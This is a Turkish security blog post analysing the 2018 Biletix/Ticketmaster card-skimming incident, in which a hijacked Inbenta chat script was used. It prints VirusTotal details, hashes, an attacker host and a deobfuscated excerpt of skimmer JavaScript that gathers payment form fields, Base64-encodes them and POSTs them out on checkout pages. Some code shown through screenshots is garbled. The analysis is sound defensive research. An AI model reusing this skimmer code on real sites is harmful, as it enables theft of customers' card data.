


# Biletix Vakası

written by Mert SARICA | 1 August 2018

27 Haziran 2018 tarihinde Biletix firması, sosyal medya hesapları ve web sitesi üzerinden bir güvenlik duyurusu yaptı. Bu duyuruda, 23 Haziran 2018 Cumartesi günü Ticketmaster İngiltere firmasına dış kaynaklı hizmet sunan Inbenta Technologies tarafından sağlanan ve müşteri destek hizmetleri için kullanılan ürün üzerinde kötü amaçlı bir yazılımı tespit edildiği yer alıyordu. Inbenta'nın bu ürününün tüm Ticketmaster International web sitelerinde (Türkiye de dahil) kullanılmış olması sebebiyle de bazı müşterilerinin kişisel verilerine ve ödeme bilgilerine, tanımlanamamış üçüncü kişiler tarafından izinsiz olarak erişilmiş olabileceği belirtilmiş ve ayrıca yaptıkları incelemelere göre, olaydan sadece bilet alma girişiminde bulunan veya bilet satın almış olan İngiltere tüketicilerinin bir kısmının etkilenmiş olabileceğini tespit ettikleri belirtilmişti. Son olarak da İngiltere'deki müşterilerinden Şubat 2018 ve 23 Haziran 2018 tarihleri arasında ve diğer uluslararası müşterilerinden Eylül 2017 ila 23 Haziran 2018 tarihleri arasında bilet almış veya almayı denemiş olanların bu durumdan etkilenmiş olabilecekleri söyleniyordu.





Aktif olarak bünyelerinde izleme ve müdahale yapan analistlerden oluşan bir Siber Güvenlik Merkezi'ne sahip olan kurumlar, Biletix'te doğru gitmeyen birşeyler olduğunu Nisan ayı gibi kullandıkları güvenlik teknolojilerinin ürettiği alarmları sayesinde öğrendiler. ;) Mayıs ayı itibariyle antivirüs yazılımlarına gelen güncelleme ile Biletix üzerinden bilet almaya çalışan son kullanıcılar ise web sitesine gömülü olan <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126> dosyası için zararlı yazılım uyarısı ile karşılaşmaya başladılar.

SHA256: eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530

Tespit edilme oranı 2 / 59

Analiz tarihi: 2018-06-21 10:20:15 UTC ( 2 hafta, 3 gün önce) [En sonucunu görüntüle](#)



Analizler.

Ek bilgi.

Yorumlar.

1

Oylar

Antivirus	Sonuç	Güncelle
Symantec	Infostealer	20180621
TrendMicro-HouseCall	Suspicious_GEN.F47V0516	20180621
Ad-Aware	✓	20180621
AegisLab	✓	20180621
AhnLab-V3	✓	20180621
Alibaba	👁	20180621
ALYac	✓	20180621
Antiy-AVL	✓	20180621
Arcabit	✓	20180621
Avast	✓	20180621
Avast-Mobile	✓	20180621
AVG	✓	20180621
Avira (no cloud)	✓	20180621
AVware	✓	20180621
Babable	✓	20180406
Baidu	✓	20180621

### File information

Identification Content Analyses Submissions ITW Comments

MD5	3d154b03ccf7b836b67edab442a98cfc
SHA-1	a0445373490ad8b5260ca0cc7df4e709a9d732c7
SHA-256	eb49f05d0738b851ec25ede8592c021c3421588154c2e90af542f69ee3ed0530
ssdeep	6144:Z4qHnubYPzYVgxPYwS88ziyXClSdGG/Ryj1QA8rkTSXLU8tDZipdyPF04uciFz:pH1UgxQf88ziy7EX48b d64uciFz
Size	636.4 KB (651645 bytes)
Type	Text
Magic	ISO-8859 English text, with very long lines, with CRLF line terminators
TrID	Unknown!
Detection ratio	2 / 59
First submission	2018-04-25 12:18:08 UTC ( 2 ay önce)
Last submission	2018-05-28 15:05:45 UTC ( 1 ay önce)
Tags	<span>text</span>

Download file Re-scan file Close

### File information

Identification Content Analyses Submissions ITW Comments

#### Propagation, dissemination and distribution strategies

This file has been spotted in-the-wild at certain URLs that are later detailed, it may be part of some drive-by download strategy or simply legitimately hosted goodwill.

#### Download URLs

This file has been spotted as the response content of the following URLs.

- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669126>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669125>
- <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js?1503669127>

#### In-the-wild file names



- inbenta.js
- inbenta.js.bin

Download file Re-scan file Close

Merak kediye öldürmeden olayın perde arkasını öğrenmek için zararlı kod içeren javascript dosyasına ulaşip analiz etmek için işe koyulmaya karar verdim. inbenta.js dosyasınının zararsız sürümünü <http://ticketmastertr.inbenta.com/chat/assets/js/inbenta.js> adresinden indirip, okunaklı (beautified) hale getirdikten sonra VirusTotal'dan

indirdiğim zararlı kod içeren inbenta.js dosyası ile kıyasladığımda, 18927. satır itibariyle zararlı kod ortaya çıkıverdi. Zararlı JavaScript Analizi başlıklı yazımda olduğunur aksine bu defa gizlenmiş javascript kodunu sanal sistemimdeki internet tarayıcısı ile çözmek (deobfuscate) yerine daha hızlı ilerleyebileme adına IlluminateJs web uygulaması ile çözmeye karar verdim.

- ### Browser extensions and other uses
- [A bookmarklet](#) (drag it to your bookmarks) by Ichiro Hiroshi to see all scripts used on the page.
  - [Chrome](#). In case the built-in CSS and javascript formatting isn't enough for you:
    - [Quick source viewer](#) by Tomi Mickelson ([github](#), [blog](#)).
    - [JavaScript and CSS Code Beautifier](#) by c7akj.
    - [jsasautify-for-chrome](#) by Tomi Rix ([github](#)).
  - [BeautifulJS plugin](#) ([github](#)) by HookyQR for the Visual Studio Code IDE.
  - [Fiddler proxy](#): [JavaScript Formatter](#) add-on.
  - [gFiddler](#) by Fabio Nagao.
  - [Autoformat](#) developed by Infocatcher.
  - [BeautifulJS in Emacs](#) withemacs by Gath Mazon.




Javascript kodunu okunaklı, anlaşılır hale getirdikten sonra 2. satırda yer alan `hxtps://webfotce.me/js/form.js` web adresi hemen dikkatimi çekti. Bu adresi Google arama motorunda arattığımda ise ilk olarak 19 Kasım 2017 tarihinde VirusTotal'a akismet.js adı altında yüklenip 16 antivirüs yazılımı

tarafından tespit edilen, okunaklı olmayan inbenta.js dosyasının okunaklı bir sürümü gibi görünüyordu.



SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı:	akismet.js
Tespit edilme oranı	16 / 58
Analiz tarihi:	2018-07-07 00:16:17 UTC ( 7 saat, 1 dakika önce)



[Analizler.](#) [Ek bilgi.](#) [Yorumlar.](#) [Oylar](#)

#### File identification

MD5	b63188547f7504194e171a0438a44746
SHA1	3557cf200d80bd9f2bb2c7793add3e5e813ba939
SHA256	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
ssdeep	48:inSFGCpeJh/Wt69a8p7lyC5XjvwqsLzLJghV:iSFGCm/j9aHEsLzrK
Dosya boyutu	3.0 KB ( 3092 bytes )
Dosya türü	Text
Magic lafzı	ASCII text, with CRLF line terminators
TrID	Unknown!
Tags	<a href="#">text</a>

#### VirusTotal metadata

First submission	2017-11-19 09:50:48 UTC ( 7 ay, 2 hafta önce)
Last submission	2018-05-15 00:03:58 UTC ( 1 ay, 3 hafta önce)
Dosya isimleri	VirusShare_b63188547f7504194e171a0438a44746 akismet.js



SHA256:	feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16
Dosya adı:	akismet.js
Tespit edilme oranı	16 / 56
Analiz tarihi:	2018-06-30 00:03:20 UTC ( 1 gün, 15 saat önce)



[Analizler.](#) [Ek bilgi.](#) [Yorumlar.](#) [Oylar](#)



submitname:"feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16.js.bin"  
falcon-threatscore:82/100  
memurl:"Pattern match: https://webfotce.me/js/form.js"  
source:https://www.hybrid-analysis.com/sample/feac12e049f548edfc504b4170719917b99eca585bd019fdd8b424c92cee8f16?environmentId=100





view-source:webcache:googleusercontent.com/search?q=cache:Kp6ASou955s:www.biletix.com/anasayfa/TURKIYE/en%3Fcid%3D1560+&cd=13&hl=en&ct=clnk&gl=tr

This is Google's cache of <http://www.biletix.com/anasayfa/TURKIYE/en?cid=1560>. It is a snapshot of the page as it appeared on 7 Jun 2018 22:35:30 GMT. The current page could have changed in the meantime. [Learn more.](#)

Full version Text-only version View source

Tip: To quickly find your search term on this page, press Ctrl+F or ⌘+F (Mac) and use the find bar.


EN All Turkey GIFT CARD Global Events Blog Help

**biletix**  
ticketmaster Türkiye

Music Stage Sports Family Others

Enter Artist, Event, City or Venue LOGIN

DISCOVER All Categories DATE All Dates LOCATION All Turkey GO




**Çocuk Krallığı**  
Çocuk Krallığı, eğlenceli bir dünyanın kapılarını aralıyor.

TICKETS

ON STAGE  
@NIGHT

FEATURED EVENTS



```
2740 <script>
2741   googletag.cmd.push(function() {
2742     googletag.defineSlot('/61630194/HomePage_275x145_2nd', [275, 145], 'div-gpt-ad-1480332759691-0').addService(googletag.pubads());
2743     googletag.display('div-gpt-ad-1480332759691-0');
2744   });
2745 </script>
2746 </div>
2747 <div id="ad370x145-Hidden" class="hiddenOnTablet" style="position: absolute; left: -1000px; top: -1000px; z-index: 1000;"
2748 <div id="div-gpt-ad-1480332920117-0" style="height:145px; width:370px;"
2749 <script>
2750   googletag.cmd.push(function() {
2751     googletag.defineSlot('/61630194/HomePage_370x145', [370, 145], 'div-gpt-ad-1480332920117-0').addService(googletag.pubads());
2752     googletag.display('div-gpt-ad-1480332920117-0');
2753   });
2754 </script>
2755 </div>
2756 </div>
2757
2758 <script type="text/javascript">
2759 (function(){var g=function(e,h,f,g){
2760   this.get=function(a){for(var aa="*",c=document.cookie.split(";"),b=0,e=c.length;b<e;b++){for(var d=c[b];""!==d.charAt(0);d=d.substring(1,d.length))if(0==d.indexOf(a))return d.substring(a.length,d.length)}return null};
2761   this.set=function(a){var b="",j=new Date,b.setTime(b.getTime()+604800000); expires="4b.toISOString();document.cookie+= "=" +a+b+"; path=/; ";
2762   this.check=function(){var aa=this.get();if(!aa||aa.split(";").length > 10000)j.setTime(j.getTime()+1000000000);var c=aa[1];if(100==c)return 0;switch(a[0]){case "v":return 1;case "r":return
c==["2"]?Math.floor(100/c)+1:this.set(f,a.join(";"));c)return 0};
2763   this.go=function(){if(this.check()){var ad=document.createElement("script"); ad.type="text/javascript"; ad.src=g+"&t="+ (new Date()).getTime();document.body&&document.body.appendChild(ad)};
2764   this.start=function(){var aa=this.window.addEventListener&&window.addEventListener("load",function(){a.go()});window.attachEvent&&window.attachEvent("onload",function(){a.go()});};
2765   try{(new g(20,"r","QSI_5_ZL_3PgFwKvG7XFFH","/zn_3pgFwKvG7XFFH-ticketmaster.siteintercept.qualtrics.com/SITE/7Q_ZID=ZL_3PgFwKvG7XFFH&Q_LOC=" +encodeURIComponent(window.location.href))).start()}catch(i){});};
2766 </script><div id="ZL_3PgFwKvG7XFFH"><!-- DO NOT REMOVE CONTENTS PLACED HERE --></div>
2767 <!-- EMO SITE INTERCEPT -->
2768 <script async="true" src="https://img2.digitouch.mcdm.com/include/biletix.js" charset="utf-8"></script>
2769 <script src="//ticketmaster.it.ibentia.com/cha?/3amp/ibentia.js?l=en"></script>
2770 </div>
2771 <div class="footerWrapper" id="CBZ" id="footerWrapper">
2772 <div class="Footer" id="Footer">
2773 <div class="Footer-Links">
2774 <div class="links-holder">
2775 <div class="Footer-Link-Group">
2776 <span class="Footer-Link-Title" title="r:11490">Help</span>
2777 <ul>
2778 <li><a href="https://help.biletix.com/">Frequently Asked Questions</a></li>
2779 <li><a href="/contactus/TURKIYE/en">Contact Us</a></li>
2780 <li><a href="/deliverrmethods/TURKIYE/en">Delivery Methods</a></li>
2781 <li><a href="/about/TURKIYE/en">Who Are We</a></li>
2782 <li><a href="/visualmaterials/TURKIYE/en">Visual Materials</a></li>
2783 </ul>
2784 </div>
2785 <div class="Footer-Link-Group">
2786 <span class="Footer-Link-Title" title="About Us">About Us</span>
2787 <ul>
2788 <li><a href="/hediyekart/TURKIYE/en">Gift Card</a></li>
2789 <li><a href="/insurance/TURKIYE/en">Event Ticket Insurance</a></li>
2790 <li><a href="/about/TURKIYE/en">Who Are We</a></li>
2791 <li><a href="http://www.livenation.com/" target="_blank">Live Nation Entertainment</a></li>
2792 <li><a href="/qualitypolicies/TURKIYE/en">Company Policies</a></li>
2793 </ul>
2794 </div>
2795 <div class="Footer-Link-Group">
2796 <span class="Footer-Link-Title" title="WORK WITH US">WORK WITH US</span>
2797 <ul>
2798 <li><a href="/ticketyourevent/TURKIYE/en">Ticket Your Event</a></li>
2799 <li><a href="/advertiseitwithus/TURKIYE/en">Advertise With Us</a></li>
2800 <li><a href="/career/TURKIYE/en">Career</a></li>
2801 </ul>
2802 </div>
2803 </div>
2804 </div>
2805 </div>
```

```
C:\Users\Mert\Desktop\inbenta\inbenta_decoded_malicious_code.js - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
inbenta_decoded_malicious_code.js
156
157     }
158     if (h080ff17d6676b09747fa7c90fd2d2db0.snd != null) {
159         const _0xc61exd =
160             location.hostname.split(".").slice(0).join("_") || "nodomain";
161
162         var _0xc61exe = btoa(h080ff17d6676b09747fa7c90fd2d2db0.snd);
163
164         const _0xc61exf = new XMLHttpRequest();
165
166         _0xc61exf.open(
167             "POST",
168             h080ff17d6676b09747fa7c90fd2d2db0.i214a36488ae4c64a9300b9f2da97d046,
169             true
170         );
171         _0xc61exf.setRequestHeader(
172             "Content-type",
173             "application/x-www-form-urlencoded"
174         );
175         _0xc61exf.send(
176             "info=" +
177             _0xc61exe +
178             "&hostname=ticketmTR&key=" +
179             h080ff17d6676b09747fa7c90fd2d2db0.myid
180         );
181         h080ff17d6676b09747fa7c90fd2d2db0["snd"] = null;
182         _0xc61exe = null;
183         setTimeout(function() {
184             h080ff17d6676b09747fa7c90fd2d2db0.send();
185         }, 30);
186     } catch (e) {}
187 }
188
189
190 if (new RegExp("payment|checkout|onestep", "gi").test(window.location)) {
191     h080ff17d6676b09747fa7c90fd2d2db0.send();
192 }
```

JavaScript file length: 5.983 lines: 192 Ln: 192 Col: 2 Sel: 0 | 0 Windows (CR LF) UTF-8 10 Temmuz 2018 Salı

Biletix Ödeme x view-source:https://www... x

Secure https://www.biletix.com/sales/payment/btx?cns=V5AAA

**biletix**  
ticketmaster Türkiye

Alışveriş Giriş Teslimat **Ödeme**

Shakira - Tribün ve Sahaiçi

11 Tem Çar Vodafone Park, 2018 21:00 İstanbul

Shakira "El Dorado Dünya Turnesi" kapsamında 11 Temmuz'da Vodafone Park'ta...

Dev bir prodüksiyon müteahhim bir sahne şövalye geliyor!!!  
Daha fazla oku

ÖDEME SEÇENEKLERİ

KREDİ KARTI

HEDİYE KART VE KUPONLAR

Biletix Zubuzu

Hediye Kart Numarası CVV2 Kullan

YENİ KREDİ KARTI

BİLETLERİNİZ

Kalan Süreniz: 03:46

Shakira - Tribün ve Sahaiçi  
11 Temmuz 2018 21:00

Tipi: TAM  
Bilet Fiyatı: 750.00 TL X 1  
Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 780.00 TL

Teslimat

Etkinlik Girişi veya Yıkılma: 6.00 TL  
Perakende Satış Noktaları: 0.00 TL

Elements Console Sources Network

Uncaught TypeError: Cannot read property 'startswith' of undefined

at \$Mastercard (mastercard.js:158)  
at HTMLDocument.<anonymous> (payment/btx?cns=V5AAA:1699)  
at j (jQuery-2.1.1.min.js:12)  
at Object.fireWith [as resolveWith] (jQuery-2.1.1.min.js:12)  
at Function.ready (jQuery-2.1.1.min.js:12)  
at HTMLDocument.i (jQuery-2.1.1.min.js:12)

Uncaught TypeError: Cannot read property 'startswith' of undefined

(new RegExp("payment|checkout|onestep", "gi").test(window.location))

true

Zararlı javascript kodunu peyderpey analiz ettikçe, zararlı kodun ödeme sayfasındaki forma girilen tüm kredi kartı bilgilerini, sayfada yer alan diğer bilgilerle birlikte Satın Al butonuna bastıktan sonra hxxps://webfotce.me/js/form.js adresine gönderecek şekilde tasarlandığını

gördüm. Bunun üzerine Fiddler aracını çalıştırıp, ödeme sayfasına geçersiz kart bilgilerimi girip Satın Al butonuna bastığımda, hxxps://webfotce.me/js/form.js adresine herhangi bir verinin gönderilmediğini farkettim! Bunun sebebini öğrenebilmek için Javascript kodunda yer alan try & catch kod bloğundaki catch kısmına, hata ayıklama amacıyla hatayı ekrana yazdıran ufak bir kod yazdığım, btoa() fonksiyonu kullanılarak Base64 kodlama şeması ile gizlenmeye çalışan çalıntı verideki Türkçe karakterlerin hataya yol açmasına ve hxxps://webfotce.me/js/form.js adresine gönderilememesine kısaca yüzlerce belki de binlerce Biletix Türkiye müşterisinin kredi kartı bilgilerinin duyuruda belirtilen süre boyunca çalınmamasına yol açan faydalı bir hata olduğunu öğrenmiş oldum. :)

The screenshot shows the Biletix payment page for a Shakira concert. The page is in Turkish and displays the payment options, ticket details, and a credit card form. The console log on the right side of the browser shows the execution of the JavaScript code, which is logging the card details. Red arrows point to the form fields and the console log entries.

**ÖDEME SEÇENEKLERİ**

**KREDİ KARTI**

HEDİYE KART VE KUPONLAR ▼

Biletix Zubuzu

Hediye Kart Numarası CVV2 Kullan

**YENİ KREDİ KARTI**

Kart Üzerindeki İsim: MERT

Kredi Kartı No: 1234123412341234

Taksit Seçenekleri: Tek Ödeme 786.00 TL

Son Kullanma Tarihi: 01 2018

CVV2: 123

**BİLETLERİNİZ**

Kalan Süreniz: 03:44

Shakira - Tribün ve Sahaiçi

11 Temmuz 2018 21:00

TiP: TAM

Bilet Fiyatı: 750.00 TL X 1

Hizmet Bedeli: 30.00 TL X 1

ARA TOPLAM: 780.00 TL

**Teslimat**

Etiklik Çiğesi veya Perakende Satış Noktaları: 6.00 TL

Vade Farkı: 0.00 TL

**TOPLAM TUTAR: 786.00 TL**

```
var inp = document.querySelectorAll("input, select, textarea, checkbox, button");
for (var i = 0; i < inp.length; i++) {
  if (inp[i].value.length > 0) {
    var name = inp[i].name;
    if (name == "") {
      name = i;
    }
    // Üsae47f3d2687673d15a64fa51157.snd ==
    inp[i].name = "i" + inp[i].value + "i";
    console.log(inp[i].name + "i" + inp[i].value + "i");
  }
}
```

paymentForm=paymentForm& V07825:19  
paymentTypeRadio=on& V07825:19  
paymentForm:paymentTypeText=Taksit-tek& V07825:19  
paymentForm:taksitID=0& V07825:19  
paymentForm:taksitBase=75600& V07825:19  
paymentForm:otherCosts=3800& V07825:19  
paymentForm:precalcedTotal=78600& V07825:19  
paymentForm:interest=0& V07825:19  
paymentForm:transCon=0& V07825:19  
paymentForm:masterPassUsed=true& V07825:19  
paymentForm:masterVoucherUsed=false& V07825:19  
paymentForm:sub1VoucherUsed=false& V07825:19  
paymentForm:giftCardUsed=false& V07825:19  
paymentForm:iksVoucherUsed=false& V07825:19  
paymentForm:ttprimeUsed=false& V07825:19  
paymentForm:ttselfUsed=false& V07825:19  
paymentForm:mcUsed=false& V07825:19  
paymentForm:mcDiscount=0& V07825:19  
+78600& V07825:19  
=false& V07825:19  
paymentForm:shoptype=ticket& V07825:19  
paymentForm:delType=SECUREC00& V07825:19  
paymentForm:giftCard1=0& V07825:19  
paymentForm:giftCard2=0& V07825:19  
paymentForm:ttprimeDiscountCharge=0& V07825:19  
=on& V07825:19  
listAccountName=on& V07825:19  
paymentForm:cardOwnerName:cardOwnerNameField=MERT& V07825:19  
paymentForm:creditCardNo:creditCardNoField=1234123412341234& V07825:19  
installment=0& V07825:19  
paymentForm:\_j\_id343:jokerVadeCode=-1& V07825:19  
paymentForm:cardExpireDate:cardExpireDateFieldMonth=1& V07825:19  
paymentForm:cardExpireDate:cardExpireDateFieldYear=2018& V07825:19  
paymentForm:cvvArea:cvvField=123& V07825:19  
no& V07825:19  
paymentForm:\_j\_id495:selectMob1=org\_sboss.seam.ui.NoSelectionCon-  
verter.noSelectionValue& V07825:19  
token=FCAB719756A7950813071A5F196270529978986C887867A81594E631 V07825:19  
F336274E103E364668FE704774E6951803062E189847F7F303109178A30CE82DF74666  
9775F8AA67D5A8D926E4D14471D99E0774&



An embedded page on this page says  
InvalidCharacterError: Failed to execute 'btoa' on 'Window': The string to be encoded contains characters outside of the Latin1 range.

Click the button to encode a string in base-64.  
Try it  
Note: The btoa() method is not supported in IE9 and earlier.

```
<!DOCTYPE html>
<html>
<body>

<p>Click the button to encode a string in base-64.</p>

<button onclick="myFunction()">Try it</button>

<p><strong>Note:</strong> The btoa() method is not supported in IE9 and earlier.</p>

<p id="demo"></p>

<script>
function myFunction() {
  var str = "Satin Al";

  try {
    var enc = window.btoa(str);
  } catch(e) {
    alert (e);
  }

  var res = "Encoded String: " + enc;
  document.getElementById("demo").innerHTML = "The original string: " + str + "<br>" + res;
}
</script>

</body>
</html>
```

